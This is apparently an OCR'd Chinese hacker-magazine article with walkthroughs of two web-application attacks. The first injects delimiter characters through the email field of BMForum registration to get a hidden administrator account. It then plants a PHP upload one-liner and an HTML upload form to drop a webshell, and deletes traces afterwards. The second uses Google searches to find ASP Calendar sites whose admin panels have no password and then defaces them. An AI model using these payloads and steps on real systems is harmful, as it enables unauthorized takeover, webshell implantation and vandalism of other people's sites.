


图7




图8




图9





图10



从蓝色魔法论坛得到webshell

图 浅蓝的辐射鱼

蓝色魔法论坛是当今国内的一款文本论坛，其速度和外观都相当不错，文本论坛可以做到这份上已经很不容易了。但是，此论坛编写者的一些失误给入侵者制造了得到论坛管理权限直至webshell的机会，到笔者开始写稿之时，此漏洞依然没有得到解决，希望在这里撰文可以提醒那些编写者注意下代码的安全编写，也给关注《非安全》杂志的广大黑迷们一个全新的漏洞来了解和学习！

我们先来看一段代码！这是注册用户那页的代码：

```
        if (!$homepage) $homepage="";
    if (!$signature) $signature="";
    if (!$fromwhere) $fromwhere="";
    $addnational     =        safe_convert($addnational);
    $addsex =        safe_convert($addsex);
    $addgroup        ="";
    $newhonor        =        safe_convert($newhonor);
    $addusername=stripslashes($addusername);
    $addpassword=stripslashes($addpassword);
    $signature=stripslashes($signature);
    $homepage=stripslashes($homepage);
    $addcomment=stripslashes($addcomment);
    $fromwhere=stripslashes($fromwhere);
    $own_portait[a0]=stripslashes($own_portait[a0]);
```

看到了么？大部分的接收变量都被它用safe_convert函数处理了。

不过我们注册的时候要填写选项的比这里列出来的还要多呢，比如说邮箱地址，我们再往下看代码：

```
    $user_info="<?exit;?>$addusername|$addpassword|$usericon|$
addemail|$oicqnumber|$date_reg|$signature|$homepage|$fromwhere|
$addcomment|||0|$publicmail|$receivemail|0|$passask|$passanswer|
$usergroupreg|$reg_money|$addborn||$addsex|$addnational|$timestamp
|$timestamp|0|
    0|0|$timestamp||$ip|||";
```

不要说我没告诉你们哦，这里有多处没有过滤。列出来的这么多变量只有上面几个做过过滤，我们现在就用publicmail来进行邪恶的旅途。我来告诉大家，其实管理员的判断是从用户生成的那个文件进行判断的，只要我们那个等级的地方是“0”就可以成为管理员，而在这里，我们可以伪造“|”使得程序在读我们等级的时候把我们当做管理员来处理。只要在注册的时候动点小手脚我们就是论坛的管理员了。

我是在他们官方网站做的测试，大家不要学我啊，不是好孩子！要做得专业点好点，就给大家抓几张图片吧。可以看到我在用户注册时候的填写，里面的项目我们都正规填写，在邮箱的地方我们写上hak@hak.com|0




图1

|0|0|0|0|0|0|0|0|0|0|0|0|0|0|0|0|0|0|0|0|0|0|0|(图1)，然后我们提交注册吧。看到了没有？提示注册成功，然后在用户操作那里出现了可爱的管理员操作选项！（图2）




图2

我们再要做的就是上传webshell了，否则事情总觉得没有做完啊，(好象这句话有人说过，－＿－）……蓝色魔法论坛几乎对管理员是完全信任的，我们可以进入后台写入webshell完全没有困难。现在我们先进入管理页面，点论坛公告去发布我们无比邪恶的公告……我们进入公告发布，写一句php代码：<?copy($_FILES[MyFile][tmp_name],$_FILES[MyFile][name]);?>(图3) 这是php的一句上传用的代码。




图3

然后我们再写个本地上传用的页面，代码如下（图4）：




图4

```
    <form ENCTYPE="multipart/form-data" ACTION="http://论坛地址/datafile/announcesys.php" METHOD="POST">
    <input NAME="MyFile" TYPE="file">
    <input VALUE="提交" TYPE="submit">
```

打开我们写好的本地页面可以进行成功上传shell了（图5），再要做的就是删除公告避免被发现呀。





图5

另外可以告诉大家，这样产生的管理员是查不到的，也就是说管理员查看不到你！他看会员资料的话都不会知道你是管理员。（图6）



用户列表

用户组	用户名	注册日期	发帖数	操作选项
坛主	--chen23547	2004/01/15/12:51	4	编辑 删除 查看
坛主	bobbyshen15	2002/12/27/16:10	2383	编辑 删除 查看
坛主	msxcms	2002/08/07/15:29	8795	编辑 删除 查看
坛主	wuez	2002/11/30/12:20	9818	编辑 删除 查看

上一页 下一页
< > << >> 1

当前第 1页 共 1 页 跳到 页 确定 [20 /页]

图6

另外蓝色魔法还有路径暴露漏洞，可以获取到论坛的安装路径和帖子存放路径！只要提交这样的URL:http://论坛地址/search.php?keyword=用户名&method=or&method1=2&method2=&forumid=888(不存在的版块)，就可以得到一个错误信息，类似这样的：

```
    Warning: file(../../bmbpdata/forum888/list.php): failed to open stream: No such file or directory in D:\ClientWeb\bmb_a\wwwroot\bmb\search.php on line 89
```

其中bmbpdata就是帖子目录了，而另外的D:\ClientWeb\bmb_a\wwwroot\bmb\不用说也知道就是用户的网站绝对路径了！

这个论坛是笔者见过总体来讲速度、技术以及安全各方面都还不错的文本论坛，管理员也很客气，可是最近都联络不到他们了，所以希望他们可以看到这篇文章后及时地发布官方补丁！

国外日记程序 ASP Calendar漏洞的利用

文/图 作者：HaK_BaN[B.C.T]　漏洞资料翻译：剑心[B.C.T]


Asp Calendar是一款asp+access架构的日记管理程序。因为Asp Ca lendar里的控制面板默认是没有密码保护的，从而导致恶意用户可以直接通过url访问。

例如访问www.site.com/***/admin/main.asp，即得到ASP Calendar的管理权限。这个程序在国外的使用人数还很广，随便在GooGle搜索Maintained with the Ocean12 ASP Calendar Manager v1.01都可以找到N 个网页！

1.漏洞利用1（无限制登陆）

首先在google输入关键字就可以找到我们要利用的网站了，但是要注意英文不是很好的朋友请自己小心了（图1）！

看到了吧，很多的网站都可以进行入侵，随便选择一个网站，然后就可以登陆到后台了！这个是针对没有密码登陆限制的入侵方法(图2)。


图1




图2

然后选择Add Event或者其他的功能选择项就可以进行所有的操作和设置了，如果不想程序再被入侵，可以选择Settings把密码修改了，则可以避免一些不必要的入侵。这两个就是我们修改了Settings之后的效果和后台的截图(图3、图4)。

这样子程序就被入侵以及涂鸦了！虽然不能拿到webshell，但是足够好玩的了！

